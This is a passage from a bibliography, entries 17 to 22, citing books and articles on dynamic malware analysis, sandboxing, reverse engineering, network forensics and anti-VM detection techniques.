17. Process Monitor for Dynamic Malware Analysis. [https://docs.microsoft.com/en-us/archive/blogs/motiba/process-monitor-for-dynamic-malware-analysis]. Windows Sandbox Hari Pulapaka. [https://techcommunity.microsoft.com/t5/windows-kernel-internals/windows-sandbox/ba-p/301849]. Accessed May 2020.
18. *Practical Malware Analysis*. 2012. Michael Sikorski and Andrew Honig. No Starch Press; 1 edition (February 1, 2012)

19. *Mastering Reverse Engineering – Re-engineer your ethical hacking skills.* 2018. Reginald Wongs. Packt Publishing; 1 edition (October 31, 2018)

20. *Hands-On Network Forensics: Investigate Network Attacks and Find Evidence Using Common Network Forensic Tools*. 2019. Nipun Jaswal. Packt Publishing; 1 edition (March 30, 2019)

21. Yaniv Assor. 2016. Anti-VM and Anti-Sandbox Explained. [https://www.cyberbit.com/blog/endpoint-security/anti-vm-and-anti-sandbox-explained/]. Accessed May 2020.

22. Infosec Institute. 2016. How Malware Detects Virtualized Environment (and its Countermeasures). [https://resources.infosecinstitute.com/how-malware-detects-virtualized-environment-and-its-countermeasures-an-overview/]. Accessed May 2020